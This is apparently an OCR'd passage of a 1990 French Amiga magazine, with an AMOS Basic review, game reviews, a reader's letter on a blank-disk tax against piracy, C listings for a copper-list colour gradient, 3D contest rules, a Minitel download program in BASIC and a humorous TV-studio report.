velle dimension à l'AMOS. François Lionet travaille actuellement sur ce compilateur qui devrait être disponible pour les fêtes de fin d'année et pourrait faire tourner un programme jusqu'à deux fois plus vite qu'en interprété. Mais d'autres modules sont aussi prévus, comme cet AMOS 3D vous permettant de créer et de manipuler des objets en 3 dimensions, et de programmer tranquillement chez vous, avec un minimum d'effort, des jeux du style Starglider. AMOS 3D, dont les routines de gestion 3D ont pris 18 mois de travail à la société VooDoo Software, devrait être disponible en Angleterre d'ici fin Août. Parallèlement, Stephen Hill, l'auteur du manuel de l'AMOS, travaille sur un livre qui devrait expliquer comment écrire des jeux dans ce langage. Ce livre - en anglais, espérons qu'il soit un jour traduit - sortira d'ici la fin de l'année aux éditions Sigma Press. En ce qui concerne les programmes écrits en AMOS, les premiers à sortir seront Cartoon Capers (un jeu d'arcade), et des logiciels éducatifs comme par exemple Fun School 3 de Database Software courant Juillet.

Les services, ensuite: le club AMOS, avec sa newsletter, son concours permanent de dixligne (rappelez-vous, le bon temps du deuligne dans l'Hebdo...) et son initiation à la programmation en Amos, mais aussi la HotLine, la bibliothèque de DP AMOS, et un concours annuel du meilleur logiciel de jeux créés avec AMOS où le lauréat se voit remettre £5000. Vous pouvez très bien déjà adhérer au club, histoire de voir à quoi cela ressemble. Pour cela, une seule chose à faire: envoyer £12 à l'adresse suivante: The Amos Club, 1 Lower Moor, Whiddon Valley, Barnstaple, North Devon EX32 8NW.

Conclusion

La version d'AMOS que j'ai eu en test est la 1.1. Elle n'existe actuellement qu'en version anglaise et vous est cédée pour £49.95. Elle fonctionne sur un Amiga avec seulement un drive et 512Ko. Mon impression générale est très bonne.

Au chapitre des petits regrets toutefois, l'impossibilité d'appeler une fonction de n'importe quelle bibliothèque (même si les dos, exec, graphics et intuition.library sont supportées (assez mal pour cette dernière d'ailleurs)). Mais en a t-on vraiment besoin? L'éditeur est convivial mais je n'ai pas trop aimé le requester de fichier. Enfin, bien qu'il soit en principe multitâche, il n'est pas possible d'accèder à un autre écran une fois AMOS chargé. *(Ed: Je suppose que les applications crées avec AMOS ne seront pas multi-tâchables non plus; pour les jeux ce n'est pas bien grave mais qui voudrait s'écrire un utilitaire qui ne co-habite pas tranquillement dans l'environnement Amiga? Personne, j'espere. François Lionet, l'auteur d'Amos et STOS, m'a dit qu'il est lui-meme devenu un fan de cette environnement depuis qu'il travail sur notre machine, alors il y a de l'espoir... Selon Nicolas, l'arrivée du compilateur va resoudre ce problème, car c'est l'éditeur seulement qui empeche d'accèder au Workbench)*

A part ces quelques remarques, c'est à mon avis, et de loin, le meilleur Basic pour Amiga qui ne souffre aucunement de la concurrence d'un GFA trop bugué, ou d'un AmigaBasic trop lent. Quant au HiSoft Basic, il n'exploite pas autant les caractéristiques de l'Amiga. On annonce l'arrivée du BlitzBasic sur Amiga, ce sera peut-être son seul rival. AMOS reste une valeur sûre de par la qualité de ses instructions et le suivi phénoménal de l'équipe qui s'en occupe (ce qui n'est pas vraiment le cas du GFA, soit dit en passant).

Ah, pour finir, tout de même un gros reproche: la boîte... oui celle-là... celle de l'AMOS... elle est HORRIBLE! Moi ça passe, mais si EL YETi avait testé ça...

Nicolas

Les Journaux Allemands

suite de la page 14

Data Becker vient de sortir une nouvelle version du livre "**Amiga Intern**". Il y a tout le hardware, le software système, le format IFF avec beaucoup d'exemples de programmation et de trucs. J'espère que **Micro Application** trouvera rapidement un traducteur (le livre a presque 1100 pages et 6 auteurs ont participé à son élaboration) ce qui permettrait d'éviter peut-être le hardware manual (kick start, juillet-Août).

Il est à noter que les sauvegardes sur bandes (streamer de GVP et A.L.F. 150 Mbytes) ne sont pas encore satisfaisantes (Kick Start, juillet août).

La saga suite...

Le 3000 est à peine sorti que dans l'édito du mois de juillet du magazine Amiga Welt, on pose la question de savoir s'il n'y a pas un **Amiga 4000** de prévu à base d'un 68040 et une carte graphique à 24-bits avec plus de 16 millions de couleurs... peut-être le A3500 (arf! c'est pas un airbus).

Est-ce que Commodore se tourne réellement vers UNIX ? Sa version sur Amiga de ***X-Windows*** est bonne et on parle d'une carte graphique basée sur un T 134010 , c'est du Méga-Pixel-Display. Ca fait même des trucs avec Sun...(je vous signale que UNIX est LE système et mon système préféré).

Pour terminer ma lecture (*et la vôtre aussi par conséquent*), je vous donne quelque petites informations... the little Potins (*non, pas Félix j'en reviens!*).

Dans Amiga Dos du mois de juin 1990, une grande place est utilisée pour les modems et tout ce qui s'y rattache.

Dans Amiga Spécial du mois de juin 1990, un lecteur rend attentif à un groupe "1001-Crew" de Hambourg. Ce groupe s'est proposé, dans une lettre (un mailing), de vendre des softs et du materiel. Il n'a jamais rien reçu. Un action juridique est en cours ...

Je vous demande de me soutenir dans l'attribution d'une rubrique "Petits trucs pour astucieux" afin de donner quelques trucs qui facilitent bien souvent nos rêves les plus fous ... Les demandes (et les trucs) sont à envoyer à MONSIEUR le REDACTEUR en CHEF de ***A-News*** ... N'oubliez pas les majuscules ça pourrait servir... peut-être...

Christian

(a) Comal Vertrieb Derekbelz - Bi Trentaft 8, D 2270 UTERSUM/FOHR Tél: 04683/500

(b) bsc Büroautomation GmbH Schleißheimer str. 205a, D 8000 MUNCHEN 40 Tél: 089/3084152

(c) Compustore - Fritz Reuter Str. 6 - D 6000 FRANKFURT 1 Tél: 069567399

(d) DSP - Hard & Software Schaufelveg 111 - CH - 3098 SCHLIERN Tél: 0041-31/535351

(e) DTM - Poststr. 25 - D 6200 WIESBADEN-BIERSTADT Tél: 06121 /50 20 50

(f) ESD - Postfach 1141 - D 5030 HURTH Tél: 02232/22001

(g) Intelligent Memory - Wächtersbacher Str. 89 - D 6000 FRANKFURT 61 Tél: 069/410071

(h) Kupke - ComputerTechnik - Burgweg 52a - D 4600 DORTMUND 1 Tél: 0231/818325

(i) Take Over Mikrocomputer - Kurze Geismarstr. 41 - D 3400 GOTTINGEN Tél: 0551/485069

(j) UGA Softwate Development im Müklenfeld - 4650 GELSENKIRCHEN Tél : 0209-203911


(k) Superformance Weisgerber Rathausstr. 2 - 6551 FURFELD Tél : 06709-778

(l) Cachet-Software - Ostendstrasse 32 - 6524 OESTRINGEN


(m) Phoenix MicroTecnology - PTY. LTD 18 Hampton Road,KESWICK South Australia 5030 Tél: 08-2938752 - Fax : 08-2938814

(n) Voir numéros précédents! ■





Electronic Arts vous propose de passer l'été à fabriquer de l'adrenaline avec un nouveau "jeu du futur" mélant sauvagement la strategie, l'ultra violence et la dexterité au joystick.



PROJECTYLE

ELECTRONIC ARTS

Dans la famille des sports futuristes, voici un nouveau venu dans la lignée de Speedball ou Ballistix. Son nom de code est **Projectyle** mais il est egalement connu sous le nom de "Tribal" ce qui explique que ce jeu soit à déconseiller aux âmes sensibles et aux joysticks fragiles vu la violence qui va se dégager des matches.


Le terrain de jeu est composé de cinq zones. Il y a la zone de départ au centre et quatre zones de combat sur les quatres cotés de la zone de départ. La zone centrale est reliée à toutes les autres par des tunnels.

Chaque joueur possede deux zones d'attaques, une zone de défense et une zone appelée Frantic où il faudra à la fois attaquer et défendre. En bref il y a trois zones où un but existe et une zone où les trois buts coexistent. Tout ceci s'explique par le fait qu'il y a trois équipes en même temps sur l'aire de jeu. Une partie se déroule en trois tiers-temps. On installe un joueur de chaque équipe (qui en comprend huit) qui sera choisi suivant son potentiel pour attaquer ou défendre ou les deux ou simplement pour la remise en jeu dans chacune des zones. Comme vous le voyez le choix des combinaisons est énorme et le résultat du match dépendra de votre choix de départ. De plus 100 points vous sont accordés avant un match de League pour faire évoluer les capacités ce chaque joueur (vitesse, accélération, décélération, rebondissement et masse). En outre les compétences de chaque joueur évoluent au cours du match en bien ou en mal (bonus ou blessures). En effet des bonus apparaissent sur les différents terrains et ils auront des effets positifs ou négatifs sur le joueur qui le ramasse ou sur le terrain ou bien ce seront tout simplement des effets spéciaux (téléportation de tout les joueurs au centre de la zone, des crédits pour l'entrainement, un conservateur de puissance pendant le jeu...).

Il y a trois modes de jeux disponibles: League (qui permet de jouer un championnat entre 6 et 21 semaines avec les 8 tribus), Sudden Death (qui me rappelle une bière que j'ai bien connu) et Solo (un seul match pour 1,2 ou 3 joueurs). En mode Sudden Death il y a six match préliminaires pour décider des équipes qui iront en demi-finale. Cela promet des tournois car le programme accepte jusqu'à huit joueurs différents.

Le menu principal permet de choisir de nombreuses options comme le lecteur de sauvegarde, le tableau des 6 meilleurs buteurs ou un choix de musiques qui sont toutes excellentes.

Que dire de plus sinon que l'animation,le scrolling et les musiques sont à la hauteur du reste. Il existe même un replay pour revoir au ralenti la violence des chocs entre les joueurs et le palet qui entre dans les buts. En fait ce jeu est très complet et aura surement un module d'extension car il existe une commande *extras* dans le menu principal qui n'est pas utilisée (reservée à une extension future dixit la doc).



Un jeu à posséder absolument pour les vacances. Le seul reproche se situe au niveau de la doc. En effet la disquette est accompagnée d'un superbe poster mais la doc a été imprimée au verso de ce poster ce qui n'est pas des plus commodes pour la consulter mais ce n'est qu'un détail vu l'interêt et le plaisir qu'apporte ce soft. ***Kéké***

E-Motion vous permet de faire exploser des atomes sans provoquer la colere de vos voisins suite à un syndrome chinois involontaire.

E-Motion

Editeur: U.S. Gold

E-Motion est un soft qui fait partie de cette nouvelle race de jeux de réflexion qui privilégient le coté visuel. C'est un bon concept car un bel écran attire toujours plus de regards qu'un écran fade même si l'intérêt du jeu est le même.
A propos de jeu...

Chaque tableau contient un nombre déterminé de boules (reliées ou pas par des fils élastiques) qu'il faut purement et simplement éliminer en provoquant des collisions. En effet, le choc entre deux boules provoque soit leur disparition soit leur éclatement. Le joueur contrôle une bille tueuse en la dirigeant au joystick. Le sens de déplacement de cette bille est indiqué par un triangle. Le principe est très simple mais ça se gâte quand apparaissent au milieu de l'écran des barres qui gênent le déplacement des boules. Lorsque une boule sort de l'écran, elle réparait du coté opposé ce qui rajoute un peu de piment à l'action. Tout ceci se passe avec de l'inertie joliment simulée ce qui ne simplifie rien mais me rappelle un certain billard en 3D. Bien sur, toutes les boules doivent être éliminées en un temps limite pour accéder au niveau suivant.
Le jeu comporte 50 niveaux, des bonus cachés et l'on peut jouer à deux simultanément. La réalisation générale est soignée : tous les objets sont colorés en dégradés pour simuler le relief ainsi que le fond des tableaux et les bruitages sont bien adaptés au style du jeu.

Signalons aussi que le E de E-Motion signifie Einstein. On se demande ce qu'il vient faire là car, mis à part les sphéres qui peuvent rappeler des atomes, ce jeu n'a aucun rapport avec la carrière de ce cher Albert.

Kéké.




TURRICAN

Editeur:
Rainbow Arts

TURRICAN, sans innover dans le domaine des jeux à tableaux, beneficie d'une finition graphique exceptionelle et offre une spectaculaire panoplie d'armes

Dans notre grande saga des jeux de tableaux, ce nouveau venu s'impose d'emblée comme un must. Vu le nombre de tableaux et l'immensité de ceux-ci, TURRICAN promet de longues heures d'angoisse, les yeux rivés sur votre écran. Les premiers tableaux sont relativement aisés mais il faudra quelques parties préalables avant de maîtriser le robot, ses armes et surtout trouver le passage idéal. Les ennemis sont variés et très présents. Pour les éliminer, il vous faudra faire preuve d'une certaine dextérité et savoir utiliser toute la puissante force de frappe que vous avez à votre disposition. En effet, en maintenant le bouton de feu enfoncé pendant quelques instants, votre robot disposera d'un laser que vous pourrez diriger autour de vous et qui détruira tout sur son passage. Le seul inconvénient est que, pendant ce temps, vous serez immobilisé. Mais il y a de nombreuses autres armes disponibles et je vous laisse le plaisir de les découvrir. Coté animation, c'est très très propre. Le scrolling multi-directionnel est particulièrement fluide et les animations des sprites sont parfaites. De plus, les musiques sont du même auteur que celles de Rock'n'Roll ce qui est loin d'être un défaut. TURRICAN est un superbe jeu digne d'une console d'arcade; le seul reproche que l'on puisse lui faire est un manque total d'innovation màis quand le résultat est bon, on s'incline et on joue.



Kéké.

Pour une taxe sur les disquettes

Monsieur,

Permettez-moi de me presenter. 21 ans, étudiant en Ecole Supérieure de Commerce, passionné d'informatique depuis 6 ans, je possède un Amiga 500. J'étais le collaborateur le plus proche de Mr Laurent Reiniche, le président de la regrettée association Amiga Fun Club.

Le piratage est un sujet qui fait couler beaucoup d'encre en ce moment (Ed: allez, on va couler un petit peu nous-memes si'il en reste à l'imprimerie). Je vous soumet d'emblée ma proposition: une SACEM informatique En taxant les disquettes vierges, on touche ainsi tous les pirates. Les fonds sont ensuite répartis entre les concepteurs (pour compenser les pertes d'unités vendues) et les éditeurs qui, disposant de nouveaux revenus, pourraient ainsi baisser les prix des logiciels de facon enfin attirante.

Cette répartition devrait plutôt se faire suivant le volume des ventes et non pas en fonction de chiffre d'affaires. Ainsi, vendre un jeu 300F ne rapporterait pas plus qu'un de 200F, ceci pour ôter un frein à la baisse des prix.

Je pense que vous savez que pour un logiciel vendu il y a près d'une dizaine de disquettes vierges vendue. Une taxe par exemple de 50% sur une boîte de disquettes vierges d'un prix moyen de 120F permettrait donc de reverser environ 50-55F aux sociétés (si on tient compte des frais de fonctionnement de cet organisme d'environ 10 à 15% des fonds recueillis), et ainsi d'esperer la baisse d'autant des logiciels. Les disquettes vierges ayant un taux d'élasticité demande-prix remativement faible (un pirate ne peut se passer de disquettes vierges, pas plus qu'une auto d'essence!), je pense qu'économiquement c'est réalisable.

Pourquoi les copies de cassettes audio sont-elles tolérées et pas celles des logiciels? Pourquoi n'y a t-il pas d'organisme du style de l'APP pour les cassettes?

Il faudrait arrêter de culpabiliser les pirates car la grande majorité des possesseurs de micro-ordinateur n'ont quasiment que des copies... A part ceux qui roulent sur l'or, qui ne possèdent que des originaux? La guerre du piratage ne se gagnera par la morale mais par l'économie.


Autre point, le piratage ne justifie en rien les prix excessifs des logiciels. Les éditeurs (en général) pretendent que, sans le piratage, les prix 'pourraient' baisser de 30%. Prenons donc un jeu moyen pour 16 bits de 250F. Sans piratage le jeu vaudrait encore 175F8 C'est à dire toujours très cher pour le consommateur moyen qui est généralement étudiant ou lycéen, donc sans revenus conséquents. Les éditeurs pensent-ils vraiment faire cesser le piratage avec des promesses aussi peu alléchantes?

Je souhaite lancer un débat constructif sur ce sujet et cette lettre sera envoyée à des éditeurs de logiciels, des revendeurs, des journaux, des professeurs (droit, économie, informatique), et à l'APP. J'espère de tout coeur que vous prendrez une part active à de débat.

Christophe Millet, 2 Allée des Edelweiss, 38610 Gieres.

***Ed:** Le journal étant la somme de ses collaborateurs et trices, il n'a pas de "position" unie. Personellement je trouve votre propos intéressant et je vous souhaite bon courage dans vos efforts de trouver une solution.*





Notre Soldat Bien Connu étant retourné jouer à la gueguerre sur les ordinateurs de la défense nationale, c'est moi qui vais coin C en interim.

Or donc, le p'tit bout de C que voici s'occupe de l'installation d'une copper liste qui fait un dégradé avec un camailleux de nuances subtiles dans la couleur zéro du WorkBench (le fond, quoi !). Je tiens à dire que je ne suis pas l'auteur de ces deux routines qui sont directement issues du cerveau de **AmiPhil**. Vous pouvez d'ailleur retrouver ces listings ainsi que plein d'autres sur le DiskAnews I.

Romeo Rapido
l'ECCO C

● **Voici le premier listing qui installe la copper liste.**

```
/* Si AZTEC C */
#include "functions.h"

#include "exec/types.h"
#include "exec/memory.h"
#include "graphics/gfxmacros.h"
#include "graphics/gfxbase.h"
#include "graphics/view.h"
#include "graphics/copper.h"
#include "hardware/custom.h"

#define COLOR 0
/* cette valeur peut etre modifiée, c'est dan:
cette couleur que le dégradé sera fait */

struct View *v;
struct ViewPort *vp;
struct GfxBase *GfxBase;

struct UCopList *UCL;

void main() {

        LONG j=0x000f,i;
/* ouverture de la bibliothèque graphique */
        if (!(GfxBase = (struct GfxBase*)
OpenLibrary("graphics.library",0L)))
        exit(10);
/* recherche de la View active  et du ViewPort correspondant */
        v = GfxBase->ActiView;
        vp = v->ViewPort;
/* allocation de la structure copper liste utilisateur */
        UCL = ( struct UCopList* ) AllocMem( (long)sizeof(
struct UCopList ), MEMF_CHIP+MEMF_CLEAR );
/* quatres boucles pour faire le dégradé */
CMOVE( UCL, custom.color[COLOR], j );
        for ( i=0; i<60; i+=4 ) {
        CWAIT( UCL, i, 0L );
        CMOVE( UCL, custom.color[COLOR], j );
        j += 0x0010;
        }
        for ( j=0x00ff; i<124; i+=4 ) {
        CWAIT( UCL, i, 0L );
        CMOVE( UCL, custom.color[COLOR], j );
        j -= 0x0001;
        }
        for ( j=0x00f0; i<188; i+=4 ) {
        CWAIT( UCL, i, 0L );
        CMOVE( UCL, custom.color[COLOR], j );
        j += 0x0100;
        }
        for ( j=0xff0; i<252;i +=4 ) {
        CWAIT( UCL, i, 0L );
        CMOVE( UCL, custom.color[COLOR], j );
        j-=0x0010;
        }
/* fin de la copper liste */
        CEND( UCL );

        vp->UCopIns = UCL;
/* raffraichir le display */
        MakeVPort( v, vp );
        MrgCop( v );
        LoadView( v );
/* fermer la bibliothèque graphique */
        CloseLibrary( GfxBase );
}
```

● **Et maintenant la petite routine qui libère la mémoire et rétablit une copper liste "normale"**

```
/* Si AZTEC C */
#include "functions.h"

#include "exec/types.h"
#include "exec/memory.h"
#include "graphics/gfxmacros.h"
#include "graphics/gfxbase.h"
#include "graphics/view.h"
#include "graphics/copper.h"
#include "hardware/custom.h"

struct View *v;
struct ViewPort *vp;
struct GfxBase *GfxBase;

struct UCopList *UCL;

void main() {

        if (!(GfxBase = ( struct GfxBase* ) OpenLibrary(
"graphics.library", 0L )))
        exit( 10L );

        v = GfxBase->ActiView;
        vp = v->ViewPort;

/* liberer la copper liste utilisateur si elle existe */
        if( vp->UCopIns )
        FreeMem( vp->UCopIns, (long)sizeof( struct UCopList
));

        vp->UCopIns = NULL;

        MakeVPort( v, vp );
        MrgCop( v );
        LoadView( v );
        CloseLibrary( GfxBase );
}
```



C'est parti...

CONCOURS 3D 1990

Patrick CONCONI

Ca vous a plu; on remet ça !

Profitez de votre absence pour laisser votre Amiga calculer.

Le but du concours est de créer un ou des objets, de les mettre en scène pour l'image ou de les animer. Mais attention, pas n'importe quel objet, un objet généré par un logiciel de 3D. Pour cela, non seulement il faut être bon en modélisation, mais aussi en mise en scène ou en script pour ceux qui animent. En plus de bien maîtriser son logiciel, il faudra avoir de l'humour et de l'imagination. Ce seront à mon avis les principales qualités des gagnants.

Envoyez vos oeuvres selon les termes définis dans notre micro règlement à :

A-News	**A-News**
CONCOURS 3D	**CONCOURS 3D**
ZA, Blis	**36, av Luserna**
24500 EYMET	**1203 Genève**
FRANCE	**SUISSE**

J'allais oublier de vous dire pourquoi vous allez faire tout ça !

●Le premier prix de ce concours est **une carte accélératrice HURRICANE 68020 à 16 Mhz pour A2000 offerte par la société DANIEL Instruments.** Trollstrasse 33 - CH-8400 Winterthur et Dynamic Computer, 5 rue Gutenberg, CH-1201 Genève.

●Le deuxieme prix est un DIGI-VIEW

●Le troisieme et le quatrieme prix sont fournis par *A-News* qui offre gracieusement deux ANIOUZ "lecteur fidele" KITS consistant en une imposante collection complete d'**A-News** (No 1 à 26) et un abonnement d'un an. Nous esperons avoir beaucoup de belles images à publier.

Bonne chance à tous et au travail!

PS: Vérifiez que votre disquette n'aie pas de READ/WRITE ERROR, et ne la formatez pas en Auto-Boot (ceci à cause des virus).

En gros voici les règles que vous devrez suivre...

- Aucun objet du domaine public ne devra être présenté pour le concours (Même si vous en êtes l'auteur et que vous l'ayez mis précédemment dans le domaine public).
- Pour que votre participation soit prise en compte, il faut donner: Nom, Prénom, Age, Adresse, Pays, Configuration complète & Logiciel utilisé.
- Chaque participant peut envoyer 3 fichiers par catégorie. Les supports ne seront pas restitués.
- Vous pouvez vous grouper en équipe (maximum 3), en le précisant, sur votre lettre d'accompagnement.
- Le concours est ouvert à tout les lecteurs de A-News pour autant qu'ils habitent en Europe.
- Les participants acceptent le présent règlement et sa teneur et s'y conformerons. Aucun courrier ne sera échangé à propos de ce concours et tout recours est exclus. Le choix des jurés est sans appel et les participants en acceptent le verdict.
- Les participants acceptent l'utilisation ultérieure de leurs oeuvres par le journal A-News et les sponsors de ce concours.
- Les montages vidéo sont acceptés, pour autant que l'image incrustée en arrière plan soit statique. Par contre si l'image de fond à été générée par un Amiga (logiciel 3D), elle peut être animée.
- Le support de l'animation est laissé libre (Disquettes, cassette VHS & Video 8 à l'exception des autres standards), mais devra être impérativement accompagnée par le fichier ayant généré l'animation. Donc si vous envoyez une cassette vidéo, il faudra aussi y mettre une disquette contenant le fichier. Ceci pour pouvoir sortir une image imprimable et pour pouvoir vérifier que c'est bien un logiciel de 3D Amiga qui a fabriqué le schmilblick qui remue à l'écran. D'autre part, il est plus simple d'envoyer les animations sur disquette au format ANIM ou MOVIE. Facilité de visualisation!
- Précisons que tout les fichiers devront être générés par un Amiga .
- La date limite pour les envois est le 1 Octobre 1990, le cachet de la poste faisant foi.



Yves Remors, de Jarnac, Charentes, m'écrit :

"Bonjour. Pourrais tu reexpliquer la manière de capturer le nouveau programme de téléchargement des DP de DEEP. Bonne fin d'armée. Moi je passe mes vacances en Bretagne.

PS : Connais tu l'histoire de PAF le chien. Non? C'est un chien qui traverse la route et PAF le chien.

La prochaine fois je te raconterai l'histoire de BIM le chat. Au revoir."

Ok, bien, pour ceux qui n'ont pas encore récupéré le programme de télé chargement, sachez que vous pouvez le capturer grace au petit programme basic que voici :

```
OPEN "COM1:1200,E,7,1" AS #2 LEN=1000
C=0:Z$=CHR$(19)+"A"
OPEN "DEEP" FOR OUTPUT AS 3
PRINT CHR$(12)
PRINT "SI L'AFFICHAGE NE S'EFFECTUE ";
PRINT " PLUS"
PRINT "TAPE 1+ENVOI SUR LE MINITEL"
PRINT #2,"1"+Z$;
LA:
IF ASC(INPUT$(1,2))<>12 GOTO LA
IF (ASC(INPUT$(1,2))-24)<>C GOTO LA
A=ASC(INPUT$(1,2))-32
L=A*64+ASC(INPUT$(1,2))-32
IF(L<0 OR L>500) GOTO LA
K=0:C$=""
FOR I=1 TO 500
A=ASC(INPUT$(1,2))-32
B=ASC(INPUT$(1,2))-32
IF(A>=0 AND A<16) GOTO LB
GOTO LC
LB:
IF(B>=0 AND B<16) GOTO LD
LC:
K=-1:GOTO LE
LD:
A=A*16+B :K=K+A :C$=C$+CHR$(A)
NEXT I
K=(K AND 15)+96
LE:
A=ASC(INPUT$(1,2))-32
IF(K=-1 AND K<>A) THEN GOTO LA
C=C+1:PRINT #3,MID$(C$,1,L);
IF L=500 GOTO LF
PRINT #2,CHR$(19)+"F";
CLOSE #2:CLOSE #3:END
LF:
PRINT CHR$(12)
PRINT "SI L'AFFICHAGE NE S'EFFECTUE";
PRINT " PLUS"
PRINT "TAPE";C+1;"+ENVOI SUR LE
  MINITEL"
A$=MID$ (STR$ (C+1), 2, LEN(STR$
  (C+1))-1)+Z$
PRINT #2,CHR$(19)+"E"+A$;:GOTO
  LA
```

STOP !

Ce programme est légérement différent de celui de la première version du téléchargement. Pour l'explication de son utilisation, consultez la rubrique téléchargement du 36-15 DEEP, "Comment télécharger".

Si vous possédez déjà le soft de téléchargement, vous pouvez l'utiliser pour télécharger le nouveau (qui se trouve dans toutes les rubriques du téléchargement). La nouvelle version permet le multitache sans aucun problème.

Les nouveaux DP arrivant sur DEEP sont placés en tête de liste dans chaque rubrique, avant la liste alphabétique de la rubrique. En fin de mois, ils prendront place dans la liste alphabétique.

Chorizo Kid
vous aide à résoudre votre complexe de DEEP.

DERNIERE MINUTE:

L'AMIGA 3000 TRAVAIL POUR ANTENNE 2

Reportage de Ze Dahu

Prévenu in extremis par un indic payé à prix d'or je suis descendu de mon KARAKOROUM natal et, chaussé de mes poulaines orthopédiques pour évoluer sur terrain plat, j'allais sur le plateau de tournage de trois émissions "FACE CACHEE" diffusées fin juillet et début août sur A2 de 20h30 à 21h30.

L'indic avait vu juste: Outre le fourmillement habituel des gens du spectacle il y avait **deux A3000** autour desquels s'affairaient frénétiquement trois sbires. Soudain, au moment où j'approchais, un bassin plein d'eau bleue pour faire joli s'est éventré libérant ainsi des centaines de litres biens décidés à jeter un mauvais sort à la fée électricité. J'ai cru un moment que l'on tournait un remake de la scène finale de la tour infernale. Heureusement l'intervention de FRANCIS POULAIN aquariophile bien connu des services techniques de Commodore suffit à enrayer la catastrophe. Entre temps je croise Paula Abdul qui prend ses cliques et ses claques trouvant la situation par trop desespérée.

J'arrive enfin à côté des moulinettes pataugeant dans le liquide bleuâtre et j'y reconnais MICHEL BOUDON de KIMATEK et FREDERIC BOULLIER de la Nième dimension. J'attrappe mon microphone et je lance: FRANCIS POULAIN que trouve-t-on au rayon électro-ménager?

-F.P:"Comme à la Saramitaine on trouve de tout; deux Amigas 3000 à 25 MHz gonflés comme suit: 5Mo dont 2Mo de chip, un disque dur 40Mo standard et une carte genlock 2300 modifiée KIMATEK pour pouvoir disposer d'un signal de découpe. Les deux A3000 sont genlockés en cascade (que d'eau que d'eau !), tout ceci va directement en régie en RVB et moi je vais directement au fast food" (ZE DAHU n'a rien compris, envoyez vos questions au YETI).

A ce propos que pensez-vous de la salade chicken du Queen bad burger food du coin?

-F.P:"Vu la texture gallinacienne de la chose je pense que les dits "volatiles" sont nés dans des oeufs cubiques."(sic)

De retour sur le tournage MICHEL BOUDON fait une démo de PROTITLER, un super soft de titrage avec des effets sensas comme "***élastique***" qui fait apparaître les caractères façon gaw gaw*, de plus, avec 25MHz, la fluidité est hallucinante. Enfin, FREDERIC BOULLIER assis devant sa machine est rejointe par Deedee Bridgewater. Il a encore le visage empourpré après une étude d'anatomie comparée avec Joelle Ursul et travaille assidûment à la préparation des graphiques de l'émission du soir. Pour le récompenser, il sera présent à l'écran et verra son patronyme au générique de fin ce qui va encore flatter son ego. Les trois compères ont beaucoup travaillé pour la mise en oeuvre de cette opération, ils se sont battus bec et ongles pour obtenir la présence du logo Commodore à l'écran et je leur souhaite que les retombées soient à la hauteur. En partant, je traverse un studio où l'on tourne "***MOTUS***" une émission jeu quotidienne le matin sur la même chaine dans laquelle sont incrustés à l'écran les questions et les scores par... par? Eh bien un Amiga 2000 flanqué d'un GST 2500! Ceci confirme la très bonne implantation de notre machine préférée chez les professionnels de la vidéo broadcast. Ainsi s'achève ce grand reportage qui fut extrêmement dangereux pour votre serviteur confronté à des créatures d'une plastique sans défaut, compte tenu du fait que la saison des amours du Dahu s'étend du premier janvier au 32 décembre et que son équilibre est des plus précaires.

Sur ces considérations je vous serre le nez, ce qui est une grande marque d'estime, et je retourne sur mon K2 K2 passionnément.

ZE DAHU

*ÅŸØ¶Æ§**

